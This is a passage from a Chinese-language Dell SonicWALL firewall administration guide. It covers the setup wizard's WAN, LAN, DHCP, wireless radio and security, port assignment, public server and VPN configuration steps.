子网掩码定义哪些 IP 地址用于局域网，哪些 IP 地址用于因特网。例如，如果分配计算机的 IP 地址为 192.168.168.200，子网掩码为 255.255.255.0，那么计算机会认为所有的 192.168.168.X 地址是用于局域网，而所有其它的地址则用于因特网。

WAN 子网掩码由 ISP 分配。如果不知道您的 WAN 子网掩码，则使用分配给计算机的子网掩码或联系 ISP。

7 在**网关（路由器）地址**字段中，输入网关（路由器）地址。

8 要允许 HTTPS，请选中**在该 WAN 接口上允许 HTTPS 管理**。默认情况下已选中该选项。


小心：**允许从 WAN 管理 HTTPS 将造成潜在的攻击。如果启用此设置，请确保您已在本指南的“密码”页面或通过“密码”设置向导输入了一个高强度密码。**

9 要允许 ping，请选中**在该 WAN 接口上允许 Ping**。默认情况下已选中该选项。

10 单击**下一步**。显示的下一个页面取决于设备的类型：

- TZ 系列有线设备或 TZ 系列无线或 SOHO W 无线设备在**没有无线**模式下运行，此时显示 **LAN 设置**页面。转到第 1555 页的 LAN 设置。
- TZ 系列无线或 SOHO W 无线设备，此时显示**监管域注册**页面。转到第 1557 页的监管域注册

LAN 设置



设置向导基于提供的设置自动填充 **LAN 设置**字段。

1 验证 LAN IP 地址和 LAN 子网掩码是否正确。

- **Dell SonicWALL LAN IP 地址** – Dell SonicWALL LAN 的 IP 地址。网络中每个 IP 地址必须唯一。因此，不可以将网络中其它设备使用的 IP 地址分配给 Dell SonicWALL。
- **LAN 子网掩码** – 子网掩码定义哪些 IP 地址用于局域网，哪些 IP 地址用于因特网。例如，如果分配计算机的 IP 地址为 192.168.168.200，子网掩码为 255.255.255.0，那么计算机会认为所有的 192.168.168.X 地址是用于局域网，而所有其它的地址则用于因特网。

  LAN 子网掩码定义局域网的大小。LAN 子网掩码 255.255.255.0 适用于大多数网络。

2 单击**下一步**。随即显示 **LAN DHCP 设置**页面。

LAN DHCP 设置



1 选中 **Enable DHCP server on LAN** 复选框。默认情况下已选中该复选框。

DHCP（动态主机配置协议）用于自动分配 TCP/IP 设置。DHCP 服务器简化了网络地址管理，节省了配置每台计算机 IP 设置所花费的大量时间。

> **重要：** Dell SonicWALL 设备包含 DHCP 客户端和 DHCP 服务器。重要的是不会将 IP 地址混淆。
>
> - 服务器用于配置接口内部的计算机。该功能为可选项。
> - 相对而言，客户端是用于 通过 WAN 连接的网络 Dell SonicWALL 设备的自动配置（例如，一个光缆调制解调器网络）。

2 **设置向导**自动填充 **LAN 地址范围**字段。验证地址是否正确。

输入 LAN 上您网络设备的 IP 地址范围。此地址范围必须与 Dell SonicWALL Web 管理地址在相同的子网中。Dell SonicWALL 的默认网关地址当前依照已配置的 IP 地址设置。

3 单击**下一步**。此时显示**端口分配**页面。转到第 1563 页的端口分配。

监管域注册



重要：您负责遵守法规区域和/或有关无线电运营场所规定的所有法规。


注：监管区域从**国家或地区代码**自动生成。

1 从**国家或地区代码**下拉菜单中选择一个国家或地区。

重要：对于国际（非美国或日本）TZ 系列无线和 SOHO W 无线设备，务必选择设备部署所在国家或地区的相应国家或地区代码，即使您不是在该国家或地区内。对于部署在美国和日本的设备，监管区域和国家或地区代码是自动选择的，且不能更改。

重要：如果您选择的是加拿大的国家代码，只能联系 Dell SonicWALL 支持进行更改。

2 单击**下一步**。此时显示一条有关在您的客户端计算机上保持最新无线驱动程序的信息消息。



3 单击**确定**。随即显示 **WLAN Radio 设置**页面。

WLAN Radio 设置



1 在 **SSID** 字段中输入 SSID（服务集 ID）。SSID 作为您的无线网络的主要鉴别。您可以指定最多 32 个字母数字字符；SSID 区分大小写。设备生成的默认 SSID 为 **sonicwall-** 加 BSSID（广播服务集 ID）的最后四个字符；例如，`sonicwall` 变为 `sonicwall-F2DS`。

2 从**无线电模式**下拉菜单中选择首选的无线模式。无线安全设备支持表 174 中显示的模式。

> 注：可用选项会有改变，具体取决于选择的模式。如果无线电配置所针对的模式：
>
> - 支持 802.11n（除 5GHz 802.11n/a/ac 混合模式以外），会显示以下选项：**无线电波频段**、**主要信道**、**辅助信道**。
> - 不支持 802.11n，此时仅显示**信道**选项。
> - 支持 5GHz 802.11n/a/ac 混合模式或 5GHz 802.11ac 单一模式，此时显示**无线电波频段**和**信道**选项。

> 提示：为使 802.11n 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11n** 无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11n/b/g 混合模式**无线模式。
>
> 为使 802.11ac 客户端达到独一无二的最佳吞吐量速度，SonicWALL 推荐使用**仅 802.11ac**无线模式。对多个无线客户端身份验证的兼容性，可使用 **802.11ac/n/a 混合模式**无线模式。

表 174. 无线电模式选择

2.4GHz	5Ghz	定义
2.4GHz 802.11n 单一模式	5GHz 802.11n 单一模式	仅允许 802.11n 客户端访问您的无线网络。802.11a/ac/b/g 客户端不能在此受限的无线模式下连接。
2.4GHz 802.11n/g/b 混合模式 这是默认值。	5GHz 802.11n/a 混合模式	同时支持 802.11a、802.11b、802.11g，和 802.11n 客户端。如果无线网络包含多种类型的客户端，请选择该模式。

表 174. 无线电模式选择

2.4GHz	5Ghz	定义
2.4GHz 802.11g 单一模式		如果您的无线网络仅包含 802.11g 客户端，您可以选择该模式，以提高 802.11g 的性能。如果想要避免 802.11b 客户端关联，也可以选择该模式。
2.4GHz 802.11g/b 混合模式		如果您的无线网络包含 802.11b 和 802.11g 客户端，您可以选择该模式，以提高性能。
	5GHz 802.11a 单一模式	如果仅 802.11a 客户端访问您的无线网络，则可选择该模式。
	5GHz 802.11n/a/ac 混合模式	同时支持 802.11a、802.11ac，和 802.11n 客户端。如果无线网络包含多种类型的客户端，请选择该模式。
	5GHz 802.11ac 单一模式	如果仅 802.11ac 客户端访问您的无线网络，则可选择该模式。

3 如果您选择的模式支持：

- **802.11a 单一模式**、**802.11g 单一模式**，或 **80211g/b 混合模式**，请转到步骤 4
- **5GHz802.11ac 单一模式**和 **5GHz 802.11n/a/ac 混合模式**，请转到步骤 6
- **802.11n 单一模式**或 **802.11n 混合模式**（除 **5GHz 802.11n/a/ac 混合模式**之外），请转到步骤 8

4 仅适用于 802.11a/g：从**信道**下拉菜单中选择用于无线电的信道：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。除非由于某种原因必须使用或避免使用特定信道，否则请使用**自动**。
- 指定信道：可以在管理机构监管的范围内选择单个信道（参见步骤 175）。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。

  注：可用信道取决于设备中的无线电类型。

表 175. 802.11g/802.11a 信道

802.11g/802.11a 信道	802.11a/ac 信道
无 [1]	无
信道 1 (2412 MHz) [2]	信道 36 (5180 MHz) [3]
信道 2 (2417 MHz)	信道 40 (5200 Mhz)
信道 3 (2422 MHz)	信道 44 (5220 Mhz)
信道 4 (2427 MHz)	信道 48 (5240 Mhz)
信道 5 (2432 MHz)	信道 149 (5745 Mhz)
信道 6 (2437 MHz)	信道 153 (5765 Mhz)
信道 7 (2442 MHz)	信道 157 (5785 Mhz)
信道 8 (2447MHz)	信道 161 (5805 Mhz)
信道 9 (2452 MHz)	信道 165 (5825 Mhz)
信道 10 (2457 MHz)	
信道 11 (2462 MHz)	

1. SOHO W 设备上的 802.11a 和 802.11g 的默认值。
2. TZ 系列无线设备上的 802.11g 的默认值。
3. TZ 系列无线设备上的 802.11a 和 802.11ac 的默认值。

5 转到步骤 11。

6 对于 802.11ac，此时显示**无线电波频段**和**信道/标准信道**选项。



从**无线电波频段**下拉菜单中，选择 802.11a 或 802.11ac 无线电的无线电波频段：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。
  - **信道**下拉菜单设置为 **自动**，无法更改。
- **标准 - 20 MHz 信道** - 指定 802.11ac 无线将仅使用标准 20 MHz 信道。这是默认设置。
  a 选择此选项时，从**信道**下拉菜单中，选择一个监管区域范围内的单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。如需可用信道的信息，请参见表 175。默认信道为**信道 36 (5180MHz)**。
- **标准 - 40 MHz 信道** - 指定 802.11ac 无线将仅使用宽频 40 MHz 信道。选定该选项后，将显示**信道**下拉菜单。如需选择信道的信息，请参见上述步骤 a。
- **标准 - 80 MHz 信道** - 指定 802.11n 无线将仅使用宽频 80 MHz 信道。选定该选项后，将显示**信道**下拉菜单。如需选择信道的信息，请参见上述步骤 a。

7 转到步骤 11。

8 对于：802.11n 单一模式或 802.11n 混合模式，此时显示**无线电波频段**、**主要信道**，和**辅助信道**设置：



从**无线电波频段**下拉菜单中，选择适用于 802.11n 或 802.11ac 无线电的频段：

- **自动** - 使设备可以根据信号的强度和完整性自动检测和设置无线操作的最佳信道。这是默认设置。
  - **主要信道**和**辅助信道**下拉菜单设置为**自动**，无法更改。
- **标准 - 20 MHz 信道** - 指定 802.11n 无线将仅使用标准 20 MHz 信道。选择此选项时，会显示**信道**下拉菜单，而非**主要信道**和**辅助信道**下拉菜单。
  - **标准信道** - 默认情况下，该项设置为**自动**，使设备可以根据信号强度和完整性设置最佳信道。您也可以在管理机构监管的范围内选择单个信道。选择特定信道还可帮助您避免受到该区域内其他无线网络的干扰。可用信道与步骤 4 中适用于 802.11g 的信道相同。
- **标准 - 40 MHz 信道** - 指定 802.11n 无线将仅使用宽频 40 MHz 信道。选定该选项后， 将显示**主要信道**和**辅助信道**下拉菜单：
  - **主要信道** - 默认情况下设置为**信道 36 (5180MHz)**。您可以选择指定特定的其他信道或**自动**。可用信道与步骤 4 中适用于 802.11a 的信道相同
  - **辅助信道** - 无论主要信道设置是怎样的，此下拉菜单的配置设为**自动**。

9 另外，可选中**启用短期保护间隔**复选框，相对于 800ns 的标准保护间隔，指定一个 400ns 的短期保护间隔。默认情况下未选中该设置。

> 注：如果选择 **5GHz 802.11g/b 混合模式**、**5GHz 802.11a 单一模式**，或 **2.4GHz 802.11g 单一模式**，此选项不可用。

保护间隔是传输之间的一段设定的时间，旨在确保不同传输不会相互干扰。保护间隔对传播延迟、回波和反射起到了免疫作用。设备将此时间间隔内接收到的任何信号内容标识为不需要的符号间干扰，并拒绝该数据。保护间隔是传输时的间隔，目的在于避免由于受到干扰或多路径延迟造成的数据丢失。

802.11n 标准指定两种保护间隔：400ns（短）和 800ns（长）启用短期保护间隔可以通过减少每个设备不必要的空闲时间来降低网络开销。400 毫微秒 (ns) 的短期保护间隔，适用于大多数办公室环境，因为反射点之间以及客户端之间的距离短。将迅速接收大多数反射。保护间隔越短，信道使用效率越高，但是较短保护间隔也会增大干扰风险

然而，一些室外部署，可能需要更长的保护间隔。随着区域的增大（如在仓库中和在室外环境下），对 800 ns 长保护间隔的需求变得更加重要，因为反射和回波变得更有可能在超过短期保护间隔后继续存在。

10 另外，要启用 802.11n 帧聚合（该功能将多帧结合以降低开销和提高吞吐量），请选中**启用聚合**复选框。


> 注：如果选择 **5GHz 802.11g/b 混合模式**、**5GHz 802.11a 单一模式**，或 **2.4GHz 802.11g 单一模式**，此选项不可用。

将无线网络上的数据作为数据包流发送，称为数据帧。帧聚合将这些数据包组合成更少、更大的数据包，从而提升整体性能。帧聚合已添加到 802.11n 规范中，以允许在性能方面的更多提升。帧聚合是只有 802.11ac 和 802.11n 客户端才能利用的一项功能，因为旧系统无法理解更大数据包的新格式。

> 提示：**启用短期保护间隔**和**启用聚合**选项可稍微提高吞吐量。当用户具有较强的信号且干扰较小时，它们可以在最佳的网络条件下发挥最大作用。在达不到最佳条件的网络中（受到干扰、信号较弱等），这些选项可能会导致传输错误，从而消弱吞吐量中的任何有效增益。

11 单击**下一步**。随即显示 **WLAN 安全设置**页面。

WLAN 安全设置



1 选择一种安全模式：

- **WPA/WPA2 模式** – Wi-Fi 保护接入 (WPA) 模式是基于 802.11i 标准的安全无线协议。这也是在您的无线客户端支持 WPA/WPA 协议情况下的推荐协议。
- **连接**（默认）– 此模式允许对设备有无限制的无线访问。


> 小心：**此模式不提供加密或访问控制。**

2 单击**下一步**。显示**WLAN VAP (虚拟接入点) 设置**页面。

WLAN VAP (虚拟接入点) 设置



1 已自动创建一个 SAP SSID（请参见第 1558 页的 WLAN Radio 设置）。要创建另一个 VAP，请选中**是，我要创建其他的虚拟接入点**复选框。此时显示更多选项。



2 在**VAP SSID**字段中输入 VAP 的名称。

3 选择一种安全模式：

- **WPA/WPA2 模式** – Wi-Fi 保护接入 (WPA) 模式是基于 802.11i 标准的安全无线协议。这也是在您的无线客户端支持 WPA/WPA 协议情况下的推荐协议。
- **连接**（默认）– 此模式允许对设备有无限制的无线访问。

△ 小心：**此模式不提供加密或访问控制。**

4 要指定最多 6 个新 VAP，重复步骤 2 和 步骤 3。

5 单击**下一步**。此时显示**端口分配**页面。

端口分配



1 请选择将如何分配端口：

- **使用目前的** – 此设置保持您的当前设置。默认情况下已选中该选项。

  a 要查看当前端口设置，请将鼠标悬停在**信息** 图标上面。此时弹出一个工具提示显示当前端口分配：



- **默认 WAN/LAN 交换机** – 此选项在页面底部显示端口配置：



- **WAN/OPT/LAN 交换机** – 此选项在页面底部显示端口配置：



- **WAN/LAN/HA** – 此选项在页面底部显示端口配置：



- **WAN/LAN/LAN2 交换机** – 此选项在页面底部显示端口配置：



2 单击**下一步**。此时显示**总结**页面。

总结



注：**Dell SonicWALL 配置总结**显示的内容取决于您输入的设置。如果您已配置 TZ 系列无线或 SOHO W 无线设备，但在**布局场景**页面上选中**没有无线**，则会显示**无无线**：



3 验证配置设置是否是您所需要的。

4 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**设置完成**对话框。

设置完成



5 如果您还未注册设备，现在可以通过单击句中的两个链接之一完成此操作，**接下来，您应该点击此处或访问 Dell SonicWALL 网站注册您的设备**。此时**设置向导**关闭，您会重定向到相应位置。

6 单击**关闭**。

使用 PortShield 接口指南

可以使用 **PortShield 接口指南**选择 Dell SonicWALL 设备的集成管理 LAN 交换机中的初始端口分配。

选择端口分配的步骤如下：

1 单击 SonicWALL 管理界面右上角**向导**按钮。显示**向导欢迎**页面。



2 通过以下两种方式之一选择“PortShield 接口指南”：

- 点选 **PortShield 接口指南**单选按钮。
- 从**选择指南**下拉菜单中选择它。

3 单击**下一步**。此时显示**端口分配**对话框。



1 请选择将如何分配端口：

- **使用目前的** – 此设置保持您的当前设置。默认情况下已选中该选项。

  a 要查看当前端口设置，请将鼠标悬停在**信息** 图标上面。此时弹出一个工具提示显示当前端口分配：



- **默认 WAN/LAN 交换机** – 此选项在对话框底部显示端口配置：



- **WAN/OPT/LAN 交换机** – 此选项在对话框底部显示端口配置：



- **WAN/LAN/HA** – 此选项在对话框底部显示端口配置：



- **WAN/LAN/LAN2 交换机** – 此选项在对话框底部显示端口配置：



2 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



3 单击**关闭**。

使用公用服务器指南

公共服务器指南允许您快速配置 Dell SonicWALL 设备，以便提供对内部服务器的公共访问。

配置内部服务器的公用访问权的步骤如下：

1 单击 SonicWALL 管理界面右上角**向导**按钮。显示**向导欢迎**页面。



2 通过以下两种方式之一选择**公用服务器指南**：

- 点选**公用服务器指南**单选按钮。
- 从**选择指南**下拉菜单中选择它。

3 单击**下一步**。此时显示**服务器类型**对话框。



4 从**服务器类型**下拉菜单中选择服务器类型：

- **Web 服务器**（默认）
- **FTP 服务器**
- **邮件服务器**
- **终端服务服务器**
- **其他**

5 选择要使用的服务。选择哪个选项取决于服务器类型。除 **FTP 服务器**和**其它**以外，您可以选择不止一种服务。默认情况下，除**其它**以外，已选择所有服务。

服务器类型	选择
Web 服务器	• HTTP (TCP 80) • HTTPS (TCP 443) 小心：允许从 **WAN** 管理 **HTTPS** 将造成潜在的攻击。
FTP 服务器	• FTP (TCP 21)
邮件服务器	• SMPT (TCP 25) • POP3 (TCP 110) • IMAP (TCP 143)
终端服务服务器	• Microsoft RDP (TCP 3389) • Citrix ICA (TCP 1494)
其他	从**服务**下拉菜单中选择服务。

6 单击**下一步**。此时显示**私有网络**对话框。



7 在**服务器名称**字段中输入昵称。

8 在**服务器专用 IP 地址**字段中输入服务器的 IP 地址。

> 注：如果您输入的 IP 地址与一个现有网络对象相匹配，将重命名该对象为您在此处指定的服务器名称。

9 另外，可以在**服务器注释**字段中输入一个注释，以便进一步识别该公用服务器。

10 单击**下一步**。此时显示**公用信息**对话框。



11 在**服务器公用 IP 地址**字段中指定服务器的公用（外部）IP 地址。默认值为您的 Dell SonicWALL 设备 WAN 接口的相应值。

> **重要：**只有当在因特网上用不同的地址访问该服务器时才可以更改此服务器的公用 IP 地址。
>
> 指定一个不同的地址会导致公用服务器网络对象绑定到该 WAN 区域。
>
> 如果不了解此地址，最好保留默认值。

12 单击**下一步**。显示**总结**对话框



13 验证设置。

14 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



15 单击**关闭**。

使用 VPN 指南

VPN 指南指导您逐步完成创建新的站对站 VPN 策略或配置 WAN GroupVPN，以接受来自 Global VPN Client 的连接。

创建新的 *VPN* 策略或配置 *WAN GroupVPN* 的步骤如下：

1 单击 SonicWALL 管理界面右上角**向导**按钮。显示**向导欢迎**页面。



2 通过以下两种方式之一选择 **VPN 指南**：

- 点选 **VPN 指南**单选按钮。
- 从**选择指南**下拉菜单中选择它。

3 单击**下一步**。此时显示**策略类型**对话框。



4 选择要创建的 VPN 策略类型：

- **站对站** – 配置到另一 Dell SonicWALL 设备的站对站 VPN 连接。这是默认选择。
- **WAN GroupVPN** - 配置 WAN GroupVPN 以接受从 Global VPN Client 传入的VPN 连接。

5 单击**下一步**。显示的对话框取决于您选择的 VPN 策略类型：

- **站对站** – 此时显示**站对站**对话框。转到第 1580 页的站点到站点。
- **WAN GroupVPN** – 此时显示 **IKE 密钥方法**对话框。转到第 1584 页的 IKE 密钥方法。

站点到站点



1 在**策略名**字段中，输入唯一的、简单易记的名称分配给此站对站 VPN 策略。

2 在**预先共享的密匙**字段中，输入要用于隧道的预先共享的密匙。VPN 指南生成一个默认密钥。

3 另外，如果您知道远程对端 IP 地址或完全限定的域名 (FQDN)，请选中知道自己的**远程对等 IP 地址（或 FQDN）**复选框。

   a 在**远程对等 IP 地址（或 FQDN）**字段中输入地址或 FQDN。

4 单击**下一步**。此时显示**网络选择**对话框。




> 提示：如果尚未给 VPN 隧道的两端创建网络对象，您可以在**本地网络**和**目标网络**下拉菜单中选择**创建新地址对象.../创建新地址群组...**选项以创建新对象。
> 如果您需要在 VPN 隧道的两侧访问多个 IP 子网，请创建一个子网组，并指定该组为本地/目标网络。

5 从**本地网络**下拉菜单中，选择可通过此站对站 VPN 隧道访问的本地网络。默认为 **Firewalled Subnets**。

6 在**目标网络**下拉菜单中，选择目标网络。

7 单击**下一步**。随即显示 **安全设置**对话框。



8 请选择用于 IKE 阶段 1 和 IPSEC 阶段 2 的安全设置：

> **提示：**如果您需要更多特定的安全设置，可以在此向导完成后调整新的站对站 VPN 策略。

- **DH 群组：**Diffie-Hellman (DH) 群组是用于创建密钥对的数值组。随后的各组使用更大的数值作为开头。VPN 在 IKE 协商期间使用 DH 群组创建密钥对。您可以选择：
  - 组 1
  - **组 2**（默认）
  - 组 5
  - 组 14
  - 256 位随机 ECP 组
  - 384 位随机 ECP 组
  - 521 位随机 ECP 组
  - 192 位随机 ECP 组
  - 224 位随机 ECP 组
- **加密：**这是用于加密通过 VPN 隧道的数据的方法。方法以安全性顺序列出。DES 是最不安全的方法，其加密和解密所需的时间最短。AES-256 是最安全的方法，其加密和解密所需的时间最长。VPN 将其用于通过隧道的所有数据。

  您可以选择：**DES**、**3DES**（默认）、**AES-128**、**AES-256**，或 **AES-192**。

  > **重要：**SonicWALL Global VPN Client 版本 1.x 不能进行 AES 加密，因此如果您选用此方法，只有 SonicWALL Global VPN Client 版本 2.x 和更高版本可以连接。
- **验证：**这是用于验证在 IKE 协商期间交换的密钥的散列法。您可以选择 **MD5** 或 **SHA-1**（默认）、**SHA-256**、**SHA-384**，或 **SHA-512**。
- **生存期（秒数）：**这是 VPN 隧道在需要重新验证前保持开放的时间长度。默认值是八小时 **(28800)**。

9 单击**下一步**。此时显示**总结**图表。



10 单击**应用**。将显示一条消息，提示配置正在进行更新：



配置更新完成后，会显示**完成**对话框。



11 单击**关闭**。

IKE 密钥方法



1 选择一种密钥方法：


- **使用默认密钥**（默认选中）

- **使用预先共享的密匙**

  注：如果您选择后者，所有 Global VPN Client 在连接到 WAN GroupVPN 时将提示需要此密匙

  a 在**使用预先共享的密匙**字段中输入预先共享的密匙。默认值已给出。

2 单击**下一步**。随即显示 **安全设置**对话框。



3 请选择用于 IKE 阶段 1 和 IPSEC 阶段 2 的安全设置：

